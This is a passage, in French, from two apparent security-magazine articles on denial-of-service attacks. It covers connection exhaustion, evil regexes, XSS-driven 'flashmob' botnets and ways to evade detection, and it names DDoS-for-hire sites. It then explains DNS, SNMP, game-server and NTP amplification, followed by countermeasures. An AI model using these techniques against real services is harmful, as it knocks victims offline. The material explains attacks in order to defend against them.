En faisant le compte, et si on considère un botnet de taille moyenne (disons 5.000 machines), cela fait moins de 10 TPS par agent. Autant dire une goutte d'eau qu'aucun système basique n'identifiera. En effet, il n'est pas concevable de bloquer une source générant 10 requêtes pas seconde dans la mesure où c'est le cas de n'importe quel client accédant à une page web contenant quelques images, un CSS et quelques scripts.

Quant à la technique, eh bien il suffit de construire une requête. Trivial dans le cas de protocoles applicatifs sans notion d'état tels que... HTTP.

3.1.4 Connexions

Il s'agit ici d'une notion applicable à la couche de transport. L'objectif est d'établir un nombre important de connexions TCP et de les maintenir ouvertes le plus

longtemps possible, soit le timeout défini au niveau de l'application. Plutôt simple et particulièrement efficace quand on sait que la plupart des applications limitent le nombre de connexions simultanées à quelques centaines. Un petit botnet fera donc l'affaire le tout étant d'établir une connexion TCP et d'envoyer un paquet vide régulièrement afin de ne pas atteindre le timeout TCP (généralement défini à 60 secondes) ni celui de l'application.

Pour être efficace, il est donc envisageable, à partir d'un botnet de 1.000 machines, d'établir quelques sessions (disons 5) à partir de chaque agent et de poller la cible toutes les 10 secondes. Nous avons donc un trafic réseau de 0.5 paquet par seconde et par source, ce qui, même cumulé, ne fait jamais que 500 paquets par seconde. Une misère. Mais tellement efficace sur les serveurs de base de données, les serveurs web, les serveurs mails, les serveurs SSH... sur tous les serveurs en fait.

3.2 Les attaques par complexité

La complexité consiste « simplement » à soumettre la cible à des transactions lui imposant l'utilisation intensive de ressources CPU. Dans un autre schéma, il est également envisageable de créer des boucles infinies ou encore de rendre une application simplement inutilisable du point de vue de l'utilisateur.

Parce que quelques exemples bien choisis valent toujours mieux que de longues et tortueuses explications...

3.2.1 evil regexp

Une « expression régulière mauvaise » est une expression régulière écrite de telle manière qu'elle peut conduire à une utilisation CPU considérable. Ces **`evil regexp`** doivent répondre à deux critères :

1. elles recherchent une répétition d'une sous-expression ;
2. cette sous-expression matche un suffixe validant l'expression régulière.

Comme on ne comprend rien à cette définition volée quelque part sur Internet, prenons plutôt un cas d'école : l'expression (a+)*. Si nous soumettons à cette expression régulière la chaîne aaaaaaaaaaaaaaaa nous avons une combinatoire de validation relativement impressionnante dans la mesure où « a », « aa », « aaa », etc. valident la sous-expression répétée. Le moteur essaie alors de valider la répétition de cette sous-expression, qui est également toujours valide. Par conséquent , chaque « a » de la chaîne double le nombre d'itérations. Autant dire que cela va très vite.

Et où trouve-t-on ces expressions régulières ? Au niveau de la chaîne applicative, dans les règles de réécriture, les filtres de sécurité, les moteurs de recherche... Il suffira alors de quelques centaines de requêtes par seconde contenant le bon « pattern » pour effondrer un composant de la chaîne d'une manière finalement assez discrète et pas toujours facile à troubleshooter.

3.2.2 count() in postgres

Un cas particulier, mais très amusant est la gestion dramatique de la fonction SQL **`count()`** par la base de données Postgres. Cette dernière va en effet lire chaque entrée d'une table et incrémenter un compteur. Sur une table de plusieurs dizaines de milliers de lignes, le coût en terme de CPU est considérable. Il est dès lors trivial, à partir du moment où une application fait appel à cette fonction, de créer un appel récursif à la fonction appelante, et hop !

Cette méthode sera particulièrement efficace dans la mesure où il n'est généralement pas nécessaire de disposer d'un botnet imposant. Quelques machines devraient largement faire l'affaire, en particulier si on prend soin de faire varier quelques paramètres de l'appel (voir plus loin).

3.2.3 xss recursif (example with xssless)

Un exemple amusant de DoS par complexité rendant inutilisable une interface est donné dans le blog suivant (http://thehackerblog.com/xssless-update-self-propagation-why-javascript-worms-can-be-very-scary/). Il consiste à exploiter un XSS persistant dans le code d'un forum. Le code posé sur le serveur et exécuté par le navigateur de l'utilisateur lorsqu'il se connecte à la page, ne fait que se reproduire. Il rajoute donc une ligne, simplement. Cela dit, à la fin, l'application est remplie de lignes vides (bien sûr ça pourrait être n'importe quoi d'autre), et l'interface devient inutilisable.

Le PoC est tout bête, mais il ouvre des perspectives intéressantes...

3.2.4 xml signature loop

Il ne semblait pas possible de passer outre cet exemple. En effet, le « standard » XML Signature définit toutes les structures nécessaires au chiffrement de tout ou partie d'un document XML. La clef de chiffrement (symétrique) utilisée peut être transmise avec le document. Sa protection induit (mais ce n'est pas obligé...) que cette clef soit également chiffrée, avec une clef qui peut se trouver elle-même dans le document. Cette deuxième clef peut à son tour être chiffrée, etc.

Le schéma de l'attaque est alors trivial : un élément est chiffré avec une première clef (Key1), laquelle est chiffrée avec une seconde (Key2), laquelle est à son tour chiffrée avec Key1, car c'est possible. La suite tombe sous le sens... Ce qui rend cet exemple particulièrement truculent est le fait que le standard fait état de ce cas. La solution préconisée est de monitorer l'utilisation des ressources, afin de pouvoir interrompre un process qui tournerait en boucle. Je vous dispense des commentaires que cette remarque m'inspire.

4 Le secret d'un bon DoS

Pour lancer un DoS efficace, il faut d'abord comprendre comment ça marche (a priori c'est fait), évaluer le contexte technique et connaître les éventuelles défenses.

4.1 Effet de levier

La notion d'effet de levier prend en considération que vous êtes tout seul chez vous avec votre PC qui tourne sur un OS fantaisiste et non-adapté à un usage professionnel (Linux, BSD, iOS...). En face, vous avez des CDN, des hosters, des infrastructures load-balancées de folie, etc. Vu comme ça, c'est pas gagné. Le principe est donc de trouver des amis qui vont travailler pour vous.

On distingue alors deux types d'effets de levier : le phénomène de réflexion et les botnets. Sans spoiler les articles de mes petits camarades, le premier consiste à obtenir un effet multiplicateur en sollicitant une application et en spoofant l'adresse source de la requête, qui devient celle de la cible. Le second vise à faire exécuter de manière permanente ou temporaire un code sur des systèmes tiers. Ce code peut être contrôlé et, dans notre cas, aura pour fonction de lancer une des attaques détaillées plus haut.

4.2 Variable

Mais même un méga-botnet de plusieurs centaines de milliers de machines peut être bloqué si on s'y prend mal, ce qui est généralement le cas. En effet, les mécanismes de sécurité un peu intelligents (voir l'article correspondant) vont définir des modèles du trafic malveillant. L'objectif est alors de rendre cette modélisation impossible.

Pour ce faire, il faut que chaque paquet réseau et/ou requête applicative (en fonction du niveau de l'attaque) présente des caractéristiques différentes. Au niveau réseau on fera donc varier, si possible, la source, les numéros de séquences, le TTL initial, l'IPID, les éventuelles options, etc. Au niveau applicatif, à défaut de varier l'URL (au sens générique toujours), les en-têtes, la majorité des paramètres et des données transmises peuvent être modifiés sans impact (du point de vue de l'attaquant bien entendu).

Du coup, la vie va être plus dure pour les systèmes qui cherchent des éléments communs caractéristiques du trafic généré par les agents du botnet...

Mais comment faire varier le paramètre « adresse source » dans le cas d'un DoS applicatif TCP ? Adoptez le flashmob !

4.3 En application

4.3.1 Un flashmob xss

Le principe du flashmob est de générer du trafic d'attaque de manière très temporaire (au plus quelques minutes) par des sources changeant constamment. Cette opération peut être réalisée très simplement en exploitant un XSS persistant. Tout navigateur se connectant à la page vulnérable exécutera un code conçu pour générer du trafic Web à destination d'une cible. L'attaque dure le temps de la navigation sur la page, c'est tout.

Sur une application web vulnérable à fort volume, avec un code suffisamment subtil pour faire varier les paramètres qui vont bien et en tirant parti des workers de HTML5, cette technique peut s'avérer vraiment très efficace...

Cette attaque peut être mise en œuvre avec le botnet XSS que vous trouverez dans la section tools du site www.iv2-technologies.com.

4.3.2 Laisser faire ceux qui savent

Exemple de tarifs pour un service DDoS.

Une autre idée consiste à faire appel à des professionnels dont les canaux publicitaires sont parfois surprenants, comme nous pouvons le voir sur cette innocente vidéo : http://youtu.be/ySdaJbgO5gc.

Ainsi, pour quelques dizaines de dollars des sites tels que www.ddosservice.com, www.ddossite.com, ddosprovider.com (dont la disponibilité est toutefois aléatoire), se chargent de tout. La pricelist ci-contre donne un petit exemple des tarifs pratiqués.

4.3.3 Laisser faire ceux qui n'ont aucune idée de ce qu'ils font

Une approche assez subtile consiste à enrôler des individus anonymes pour qu'ils mettent volontairement leurs ressources à la disposition d'un botnet. Si cette idée peut paraître saugrenue à première vue, elle s'avère particulièrement efficace dès que les motivations officielles sont crédibles.

L'exemple parfait de ce schéma est l'outil LOIC, que chacun peut télécharger et mettre à la disposition des anonymous afin qu'ils puissent mener leurs campagnes à partir de votre PC. Un botnet manuel, techniquement moyenâgeux, dont l'agent dispose d'une interface graphique comme à la télé, et qui fait croire à n'importe quel kikoo qu'il est un hacker.

Simple. Efficace.

Conclusion

Non seulement les DoS (distribués, réfléchis, etc.) existent, mais surtout ils peuvent exploiter de nombreux éléments des chaînes réseau et applicatives avec des techniques généralement simples, sinon triviales, à mettre en œuvre. Et comme souvent en sécurité plus une attaque est simple (au moins sur son principe), plus la protection du système d'information devient compliquée. Au moins, vous savez à quoi vous attendre. Bon courage ! ▮

R & D, Enseignants, voici une offre qui vous est spécialement destinée !

NOUVEAUTÉ 2014 !

L'accès à la base documentaire en ligne totale des Éditions Diamond vous permettra d'effectuer des recherches dans la majorité des articles parus dans nos magazines.

Vous pourrez ainsi trouver l'article indexé qu'il vous faut, puis, par exemple copier/coller les codes etc.

Ces articles seront disponibles avec un décalage de 6 mois après leur parution dans l'ensemble de nos titres.

UNE SOLUTION !

Il y a certainement la réponse dans

LA BASE DOCUMENTAIRE !

...ET ACCÉDEZ À + DE 3500 ARTICLES DE TOUS NOS MAGAZINES !

diamond.com

DES OFFRES BASE DOCUMENTAIRE PAR MAGAZINE SONT DISPONIBLES

SUR : **boutique.ed-diamond.com**

LES MÉCANISMES D'AMPLIFICATION

Pierre Bienaimé – pbienaim@gmail.com – @PierreBienaime

mots-clés : DDOS / AMPLIFICATION / RÉFLEXION / DNS / SNMP / JEUX VIDÉOS

Dans le petit monde des attaques par déni de service, les attaques par amplification sont particulièrement redoutées. Elles sont efficaces quelle que soit la cible, sont très difficiles à contrer et permettent à des attaquants dont les moyens sont modestes de mettre à mal les plus grands acteurs d'Internet. Le concept d'amplification est ancien, mais de nouveaux vecteurs sont régulièrement découverts. Cet article se propose d'en expliquer le fonctionnement, d'analyser les exemples les plus populaires et de présenter certaines contre-mesures.

1 Un peu de vocabulaire

Pour bien comprendre le fonctionnement d'une attaque par amplification et les avantages qu'elle comporte, il est nécessaire de s'attarder sur quelques concepts.

1.1 DoS

Le but d'une attaque par déni de service est de rendre un service indisponible. Il existe de multiples moyens d'y parvenir, mais nous nous intéresserons ici à trois grandes catégories.

Tout d'abord, il est possible d'essayer de trouver et d'exploiter une vulnérabilité présente dans le service visé afin de le faire planter ou de lui faire consommer toutes les ressources. Par exemple, la vulnérabilité *Web Form Hash Collision* **[1]** découverte fin 2011 a impacté presque tous les langages et donc par extension tous les sites web les utilisant. Cependant, une vulnérabilité aussi universelle reste assez rare. Il faut donc souvent se tourner vers des méthodes plus génériques.

Ensuite, nous pouvons tenter de consommer les ressources (CPU, RAM) de notre cible en la submergeant de requêtes valides. Dans l'attaque *TCP SYN flood* **[2]**, l'envoi d'un paquet SYN ne coûte presque rien à l'attaquant tandis que le serveur qui le reçoit doit allouer des ressources pour ouvrir une connexion. Mais la plupart des sites web sont maintenant protégés contre cette attaque et d'une manière plus générale, un client qui émet trop de requêtes par seconde finira par voir son adresse IP bloquée. Comment procéder si la cible dispose de protections standards ? Et comment faire si la victime que nous souhaitons couper d'Internet est un utilisateur qui n'héberge aucun service ?

Nous en arrivons à la solution la plus générique : s'attaquer à la capacité de la liaison de la victime à recevoir du trafic (ce qui est généralement désigné par le terme incorrect de *bande passante* et cet article ne fera pas exception !). Ici, la seule contrainte est que nos paquets soient transportés jusqu'au réseau attaqué. Peu importe s'ils ne provoquent pas de réponse ou s'ils sont jetés par un pare-feu. L'objectif est simplement de saturer le tuyau. Mais pour que ce type d'attaque soit vraiment efficace, il va falloir ruser en utilisant par exemple des mécanismes d'amplification. En effet, dans le cas de l'accès à Internet d'un particulier, le débit en émission est souvent plus faible que celui en réception. Pour peu que la cible soit un site web correctement dimensionné, sa capacité à recevoir du trafic sera immensément plus importante que notre capacité à en émettre. Ainsi, un attaquant isolé et naïf n'arrivera qu'à saturer sa propre connexion, sans conséquence pour la victime. Car contrairement à ce que suggère la série Alias (saison 2, épisode 11), ce n'est pas avec un `ping` standard qu'on congestionne le réseau des services secrets. Je vous recommande chaudement de visionner l'extrait en question **[3]**. Un bijou !

1.2 DDoS

On parle de déni de service distribué lorsqu'une cible est attaquée simultanément par une multitude de sources. Il peut aussi bien s'agir d'un botnet que d'*hacktivistes* qui se mettent d'accord via les réseaux sociaux.

Un DDoS présente deux avantages. D'une part, le rapport de force est complètement bouleversé puisque la puissance de l'attaque endurée par la victime sera multipliée par le nombre de participants. D'autre part, le déni de service sera plus difficile à stopper. Si les attaquants sont des milliers voire des millions, les différencier des autres utilisateurs légitimes devient un vrai problème.

1.3 Attaque par réflexion

Le principe d'une attaque par réflexion (aussi appelée attaque par rebond) est d'interroger un serveur en usurpant l'adresse IP source afin que ce soit notre victime qui reçoive la réponse. Le serveur qui sert de relais est souvent tout à fait légitime, il peut par exemple s'agir d'un serveur DNS public.

La victime reçoit des paquets réponse sans avoir posé de question. Il est donc probable qu'ils soient ignorés par son système d'exploitation ou bloqués par un pare-feu à états. Mais qu'importe. Ces paquets vont consommer la bande passante de la victime. En grande quantité, ils peuvent donc provoquer un déni de service.

L'avantage d'une attaque par réflexion est que la cible ne sait pas directement d'où provient l'attaque. Elle aura uniquement connaissance de l'adresse IP du serveur relais. En outre, un attaquant peut décider de rebondir sur plusieurs serveurs relais afin de compliquer la tâche des défenseurs.

Un exemple *old school* d'attaque par réflexion est l'attaque *Smurf* **[4]**. L'attaquant envoie un paquet *ICMP echo* sur une adresse de broadcast en mentant sur son IP source. Toutes les machines du réseau vont alors répondre à la machine victime.

Forger des paquets personnalisés en modifiant l'adresse IP source peut se faire très facilement avec **Scapy** **[5]**.

1.4 Attaque par amplification

L'attaque par amplification est une attaque par réflexion améliorée. L'idée est toujours d'interroger des serveurs relais en usurpant l'adresse IP de notre victime, mais cette fois-ci en choisissant judicieusement les requêtes afin que les réponses soient plus volumineuses.

Petit exemple : Alice interroge un serveur DNS public en demandant les adresses IP associées au nom **google.com** et en usurpant l'adresse IP de Bob. Le serveur DNS envoie la réponse à Bob. Réponse qui, en l'occurrence, contient 5 adresses IP. En ne tenant compte que de la charge utile de la couche DNS, la requête fait 32 octets et la réponse en fait 112. Nous avons donc un facteur d'amplification de 3,5. C'est très loin d'être optimal, mais le principe est là. La consommation de *bande passante* est asymétrique et Bob va s'épuiser plus vite qu'Alice.

Ainsi, un DDoS par amplification est une arme redoutable puisqu'elle combine tous les avantages présentés précédemment : elle fonctionne même si la cible n'héberge pas de service, chaque attaquant va consommer efficacement la bande passante de la victime, le tout sans être identifiable facilement. Cerise sur le gâteau, la victime ne peut presque rien faire pour se défendre.

1.5 Facteur d'amplification

Le facteur d'amplification désigne le rapport entre la taille des réponses et celle des requêtes. Par suite, il permet de mesurer le rendement d'un déni de service.

Ce terme est sujet à polémiques puisque tout le monde n'est pas d'accord sur la manière de le calculer. Dans l'exemple de la requête DNS d'Alice, faut-il comparer la taille des paquets au niveau de la couche Ethernet, IP, UDP ou DNS ?

Selon la méthode choisie, le facteur d'amplification va changer. L'amplification effective, mesurée au niveau de la couche 2, est directement dépendante de la MTU utilisée, mais reflète l'efficacité réelle d'une attaque. L'amplification théorique, qui ne tient compte que de la charge utile en couche 7, a l'avantage d'être fixe et simple à calculer.

Stéphane Bortzmeyer explique **[6]** par exemple sur son blog que dans le cas d'une attaque par amplification DNS, les médias évoquent souvent un facteur d'amplification de 100. C'est une valeur théorique, car dans le cas idéal, le facteur effectif est environ 45. Ce qui est déjà beaucoup !

Dans la suite de cet article, nous choisissons d'utiliser uniquement des facteurs d'amplification théoriques.

2 L'amplification en pratique

2.1 UDP, un protocole sans connexion

Certains se demandent peut-être pourquoi nous n'utilisons pas un protocole tel que HTTP pour réaliser un déni de service par amplification. Avec une requête GET de moins de 40 octets, nous pouvons demander une page HTML, une image volumineuse ou pourquoi pas une vidéo de plusieurs Gigaoctets. Le facteur d'amplification est alors gigantesque.

Le protocole HTTP est transporté par le protocole TCP. Avant de s'échanger des données HTTP, le client et le serveur vont établir une connexion TCP en faisant une poignée de main en 3 étapes, la fameuse séquence SYN / SYN-ACK / ACK. Pour se synchroniser, le client et le serveur choisissent tous les deux un numéro de séquence aléatoire, se le transmettent (SYN) et se l'acquittent (ACK) mutuellement.

Imaginons une attaque par amplification dans ces conditions. L'attaquant envoie un SYN en usurpant l'adresse IP de la victime. Le serveur web choisit son numéro de séquence aléatoire et répond SYN-ACK à la victime. Pour établir la connexion, l'attaquant doit maintenant envoyer un ultime ACK au serveur. Mais comme ce n'est pas lui qui a reçu le SYN-ACK, l'attaquant ne connaît pas le numéro de séquence correct et la connexion va échouer. Quand bien même ce numéro de séquence serait deviné, l'attaquant devrait continuellement acquitter les paquets suivants à l'aveugle afin d'entretenir la connexion. Ce scénario montre que TCP étant orienté connexion, il empêche les attaques par amplification visant les protocoles applicatifs qu'il transporte. Ce qui est assez amusant c'est qu'ici la victime risque malgré tout de subir un déni de service. La pile TCP du serveur relais ne recevant pas le ACK final, elle peut considérer que son paquet s'est perdu et réémettre le SYN-ACK plusieurs fois, créant l'effet d'amplification recherché.

Contrairement à TCP, UDP est un protocole sans connexion et un paquet isolé suffit à provoquer une réponse. Tous les protocoles applicatifs transportés par UDP sont donc potentiellement des vecteurs d'amplification. Cependant, les bons candidats doivent répondre à deux critères :

- Quel est le meilleur facteur d'amplification offert par ce protocole ?
- Combien de serveurs sur Internet vont répondre à mes requêtes ?

2.2 Amplification DNS

Le protocole DNS est la star incontestable des attaques par amplification. Il remplit toutes les conditions : requêtes courtes, réponses pouvant être très longues, serveurs accessibles partout sur Internet. De plus c'est un protocole essentiel au fonctionnement d'Internet donc il n'est filtré nulle part et sera routé sans problème jusqu'à notre victime.

Initialement, la taille maximale d'une réponse DNS était limitée à 512 octets en UDP. Cette limitation a disparu avec l'extension EDNS0 (RFC 2671). BIND, le serveur DNS le plus utilisé sur Internet, a par exemple une valeur par défaut de 4096 octets.

Pour générer des réponses DNS de cette taille, il est possible de créer son propre enregistrement DNS malveillant (par exemple un enregistrement TXT), mais ceci a l'inconvénient d'être peu discret et finira par être bloqué. Le plus vicieux est d'abuser d'enregistrements tout à fait légitimes.

Ironiquement, beaucoup d'attaques ont utilisé les enregistrements du domaine isc.org pour réaliser leur amplification DNS, ISC étant le consortium qui maintient le serveur DNS BIND. À une époque, une requête DNS de type *ANY* sur isc.org (25 octets de charge utile) produisait une réponse d'environ 3200 octets, soit un facteur d'amplification théorique de 128 !

Le type *ANY* (ou type *, code 0xff) sert à demander tous les enregistrements qui sont dans le cache du serveur. Dans la vraie vie, ça n'est utile presque que pour faire des attaques par amplification. Actuellement, de nombreux serveurs ne répondent plus à cette question ou tronquent la réponse.

Seconde ironie, les enregistrements parmi les plus volumineux sont ceux liés à DNSSEC, le protocole permettant de sécuriser le DNS. Si l'on demande les clés DNSSEC de isc.org :

```
$ dig DNSKEY isc.org @8.8.8.8
```

On obtient une réponse de 452 octets, soit un facteur d'amplification de 18.

Plus généralement, il existe beaucoup de types d'enregistrement DNS **[7]** et une pléthore de serveurs qui y répondront de manière verbeuse. À vous d'être créatif.

En mars 2013, la société Spamhaus **[8]** a été victime d'une attaque par amplification DNS qui a fait couler beaucoup d'encre. Le débit de cette attaque était supérieur à 300Gb/s. Ce chiffre a de quoi faire peur aux gens, car qui aujourd'hui est capable d'absorber un tel trafic sans se noyer ?

Cela a été rendu possible par le fait que beaucoup de serveurs DNS sont mal configurés. Un serveur est dit *Open Recursive* s'il accepte de répondre à tous les clients (*open*) et qu'il prend en charge lui-même les requêtes afin d'obtenir les réponses dont il ne dispose pas (*recursive*). Cela ne pose pas de problème particulier quand c'est maîtrisé et surveillé (ex. : Google Public DNS). Par contre, cela devient dramatique lorsque c'est involontaire, car dans ce cas aucun mécanisme de protection n'est mis en place pour mitiger les attaques par amplification. Dans l'exemple de Spamhaus, 30 000 résolveurs mal configurés ont ainsi été abusés.

Cependant, ce n'est pas parce que la récursion est désactivée qu'un serveur DNS ne peut pas être utilisé dans des attaques par amplification pour autant. Prenons le cas d'un résolveur non-récursif qui reçoit une requête de type *A* isc.org, domaine sur lequel il n'a pas autorité. Le bon comportement est de répondre avec une erreur courte, voire de ne pas répondre. S'il est mal configuré, il peut répondre avec la liste des noms des 13 serveurs DNS racine et leur adresse IP associée. Le tout pour une bagatelle de 669 octets. Le facteur d'amplification obtenu est alors de 26,8.

Configurer correctement son serveur DNS n'est pas une tâche si simple. Si vous en possédez un et que vous avez laissé la configuration par défaut, il est fort probable que vous ayez déjà été impliqué, sans le savoir, dans un DDoS par amplification.

2.3 Amplification SNMP

Le protocole SNMP (*Simple Network Management Protocol*) sert à gérer et à superviser des équipements réseau (routeur, pare-feu, serveur, imprimante...). Il utilise les ports UDP 161 et 162. Il existe plusieurs versions de ce protocole. La v1 et la v2c fonctionnent sans réelle authentification. Pour interroger un équipement il suffit en effet de connaître la *community string*, un mot de passe qui circule en clair dans chaque paquet et dont la valeur par défaut est en général *public* pour les accès en lecture et *private* pour ceux en écriture. D'autres variantes de la v2 utilisent une authentification plus forte, tandis que la v3 introduit du chiffrement.

Pour des raisons d'interopérabilité, la plupart des équipements réseau supportent les versions v1 et v2c. Et pour des raisons d'erreur humaine, beaucoup d'entre eux se retrouvent raccordés sur Internet avec leur configuration par défaut. Un rapide coup d'œil sur un moteur de recherche tel que Shodan **[9]** nous permet de constater que plus de 10 millions de machines sur Internet répondent sur le port 161 UDP.

Sans rentrer dans les détails techniques de ce protocole, les équipements qui supportent SNMP organisent hiérarchiquement leurs informations selon une sorte de base de données qu'on appelle MIB. Il est possible de demander le contenu de chaque nœud de cette base. Par exemple, le nœud *1.3.6.1.2.1.1.1.0* contient une chaîne de caractères qui décrit l'équipement. Sur une machine Linux, cela renverra l'équivalent de la commande `uname -a`. Avec une requête de 43 octets et une réponse de 142 octets sur notre machine de test, nous obtenons un facteur d'amplification de 3,3. C'est un bon début, mais il est possible de faire beaucoup mieux.

La v2c introduit la fonctionnalité *GetBulkRequest* qui permet d'itérer sur un nœud afin de récupérer tous les nœuds suivants de la MIB. En demandant uniquement le nœud *1.3.6* pour 37 octets, nous générons une réponse de 372 octets, soit un facteur d'amplification de 10. Encore mieux, nous pouvons poser plusieurs questions dans le même paquet. Ainsi, une requête *GetBulkRequest* avec trois fois le même nœud *1.3.6* permet d'obtenir un facteur 20.

En plus d'une MIB normalisée, il est fréquent que les constructeurs rajoutent une MIB propriétaire qui peut être encore plus verbeuse. Le facteur d'amplification SNMP optimal sera donc dépendant du type et de la marque de l'équipement qui servira de relais à l'attaque.

2.4 Amplification dans les jeux vidéos

Les jeux vidéos sont également des candidats de choix pour conduire des dénis de service par amplification. En effet, un jeu multijoueur en temps réel (comme par exemple un *First-Person Shooter*) s'appuie principalement sur le protocole UDP. De plus, il existe énormément de serveurs de jeux vidéos accessibles publiquement. Un site comme gametracker.com permet d'en trouver dans le monde entier.

Le célèbre jeu vidéo Quake3 a été impacté par une vulnérabilité (CVE-2010-5077) permettant de réaliser une amplification. Un serveur recevant la commande `getstatus`, envoyée dans une requête UDP sans authentification préalable, va répondre avec une grande quantité d'informations (les options du serveur et la liste des joueurs connectés). La charge utile de la requête ne faisant que 14 octets, nous obtenons un facteur d'amplification pouvant dépasser 100.

Beaucoup de titres plus récents sont basés sur le code de Quake3 : Call of Duty, Medal of Honor, Urban Terror, Jedi Knight... La plupart ont donc été impactés par cette même vulnérabilité.

Ce phénomène n'est pas nouveau. Déjà en 2005 des serveurs du jeu Counter Strike ont été abusés pour mener des attaques par amplification **[10]**. Pourtant, des jeux continuent d'être développés sans tenir compte de la faiblesse introduite par le protocole UDP. L'amplification dans les jeux vidéos est donc un domaine vaste où il reste beaucoup à découvrir et à redécouvrir.

2.5 Autres vecteurs d'amplification

Même s'ils peuvent être moins populaires ou moins efficaces que DNS, SNMP et les jeux vidéos, il faut rappeler que tous les protocoles basés sur UDP sont de potentiels vecteurs d'amplification.

Le protocole CHARGEN (RFC 864) date de 1983 et sert à faire du débogage. Dans sa version UDP, un paquet quelconque reçu sur le port 19 va générer en réponse un nombre aléatoire de caractères. Le facteur d'amplification offert par CHARGEN est très intéressant, mais il est en revanche plus difficile de trouver des serveurs publics. Les machines supportant encore ce protocole sont principalement d'anciennes imprimantes réseau. Malgré cela, des attaques utilisant CHARGEN ont encore été constatées en 2013 **[11]**.

Le protocole NTP (*Network Time Protocol*) est lui aussi utilisé par les attaquants. Le 16 décembre 2013, Symantec a constaté **[12]** que plus de 15 000 adresses IP ont été impliquées dans des dénis de service par amplification NTP. La fonctionnalité abusée a été la commande `monlist` qui permet de renvoyer la liste des 600 derniers clients ayant interrogé le serveur NTP. Cette vulnérabilité (CVE-2013-5211) continue d'être activement exploitée en ce début d'année 2014.

Il est également possible de rencontrer des bizarreries, comme par exemple une implémentation du protocole HTTP au-dessus d'UDP **[13]**, ce qui ressemble à une fausse bonne idée.

Dans le futur, d'autres protocoles basés sur UDP auront très certainement leur heure de gloire.

3 Quelles contre-mesures ?

3.1 Pour les victimes

Comment réagir s'il l'on est la victime d'un DDoS par amplification ? La réponse est assez frustrante puisqu'il n'y a pas grand-chose à faire. Bloquer le trafic entrant n'est pas une solution satisfaisante. Cela revient à bloquer des serveurs légitimes qui sont, eux aussi, des victimes. De plus, comme c'est notre débit en réception qui est visé par l'attaque, cela n'aidera en rien.

Pour résister à une telle attaque, il faut être capable d'absorber la charge ou disposer de serveurs redondants qui utilisent des connexions différentes. L'infrastructure d'un CDN (*Content Delivery Network*) peut aider à y parvenir.

3.2 Pour les relais

De leur côté, les serveurs qui sont utilisés comme relais ont les moyens de limiter les attaques par amplification.

Si vous hébergez un serveur DNS, c'est le moment de vérifier sa configuration. Pour un serveur accessible depuis Internet, il convient de s'assurer que la récursivité est désactivée, qu'il ne contient pas la liste des serveurs racines, qu'aucun de ses enregistrements n'est trop volumineux et qu'il ne répond pas aux requêtes de type *ANY*. Pour un serveur DNS récursif interne, il faut confirmer que la liste des clients autorisés à interroger le serveur est correctement définie. En outre, jeter un coup d'œil dans les logs à la recherche d'activités suspectes et vérifier que le serveur est à jour ne fait jamais de mal. Pour le cas très particulier d'un serveur DNS qui est volontairement *Open Recursive*, le challenge pour empêcher les attaques par amplification est nettement plus relevé. Google propose un retour d'expérience intéressant sur les mesures prises pour sécuriser ses serveurs DNS publics **[14]**. Cela passe par l'utilisation de *Rate-Limit*, par la suppression de requêtes dupliquées et surtout par le calcul du facteur d'amplification moyen pour chaque adresse IP cliente. Plusieurs guides existent pour apprendre à bien configurer son serveur DNS. Les recommandations du CERT-FR en la matière **[15]** sont un bon point de départ. Pour aller plus loin, le blog de Stéphane Bortzmeyer **[16]** est une source précieuse d'informations.

Si vous êtes l'administrateur d'un réseau, vous avez probablement sous votre responsabilité des équipements ayant un port SNMP ouvert. Vérifiez leur configuration, surtout si certains sont accessibles depuis Internet. Envisagez la possibilité d'utiliser uniquement SNMPv3. Un rapport du BITAG **[17]** présente une liste de recommandations pour empêcher les attaques par amplification SNMP.

Pourquoi ne pas en profiter pour scanner votre réseau (et en particulier vos imprimantes) à la recherche de ports UDP 19 ouverts, c'est-à-dire de serveurs CHARGEN. Si tel est le cas, il est conseillé de les fermer.

Si vous hébergez des serveurs de jeux vidéos, des serveurs NTP, ou tout autre service basé sur UDP, assurez-vous que vos logiciels sont à jour. Les vulnérabilités décrites dans cet article et encore exploitées aujourd'hui sont corrigées dans les versions récentes.

Enfin, si vous développez actuellement un service maison transporté par UDP, voici quelques bonnes pratiques à garder en tête pour mitiger les attaques par amplification :

- Éviter au maximum que les réponses soient beaucoup plus volumineuses que les requêtes.
- Songer à une authentification basée sur TCP avant d'autoriser des communications UDP.
- Ne pas répondre aux requêtes invalides ou aux messages d'erreur. Sinon un paquet forgé peut créer une boucle infinie entre deux de vos serveurs (c'est arrivé en 2012 sur les serveurs DNS PowerDNS **[18]**).
- Filtrer les requêtes dupliquées et imposer une limite par seconde.

3.3 Pour les fournisseurs d'accès

Les fournisseurs d'accès à Internet ont, quant à eux, toutes les cartes en main pour empêcher les dénis de service par amplification. En effet, toutes ces attaques reposent sur l'usurpation de l'adresse IP source d'un paquet. Si des mesures sont prises pour détecter et interdire une telle usurpation, cela mettra un terme aux attaques par amplification.

Ce problème est connu depuis longtemps et des recommandations existent pour vérifier les adresses IP source : BCP 38 et BCP 84 (respectivement RFC 2827 et RFC 3704). L'idée est simple. Il s'agit de s'assurer que l'adresse IP source d'un paquet soit bien comprise dans la plage IP de l'interface par laquelle il transite. La mise en pratique est par contre un peu plus complexe puisque cela peut bloquer des usages légitimes (par exemple le cas du *multihoming* pose certains problèmes).

Il est difficile d'avoir un chiffre sur la proportion des fournisseurs d'accès ayant implémenté le filtrage d'IP source, mais les experts s'accordent à dire qu'elle reste assez faible **[19]**. Les raisons évoquées sont principalement économiques. Si tout le monde déploie BCP 38, cela sera bénéfique à l'ensemble d'Internet. Mais si un acteur isolé le déploie, il va devoir investir de l'argent et du temps pour au final protéger ses concurrents des attaques par réflexion lancées par ses clients. Tandis que lui même ne sera pas protégé des dénis de service venant de l'extérieur.

D'autres initiatives plus récentes cherchent à adresser ce problème. On peut citer le projet SAVI **[20]** qui vise à améliorer BCP 38 notamment en ajoutant des validations à l'échelle d'un LAN.

Enfin, si vous administrez un réseau et que votre fournisseur d'accès n'a pas déployé BCP 38, vous pouvez opter pour des solutions plus locales. Votre routeur de sortie embarque probablement cette fonctionnalité sous le nom d'*ingress filtering*. Ce type de filtrage est également disponible via l'option *reverse path filtering* du noyau Linux. De plus, beaucoup de produits de sécurité (pare-feu de nouvelle génération, UTM, IPS…) sont capables de bloquer les tentatives d'usurpation d'adresse IP. Vous empêcherez ainsi vos utilisateurs de lancer des attaques par amplification vers l'extérieur.

Conclusion

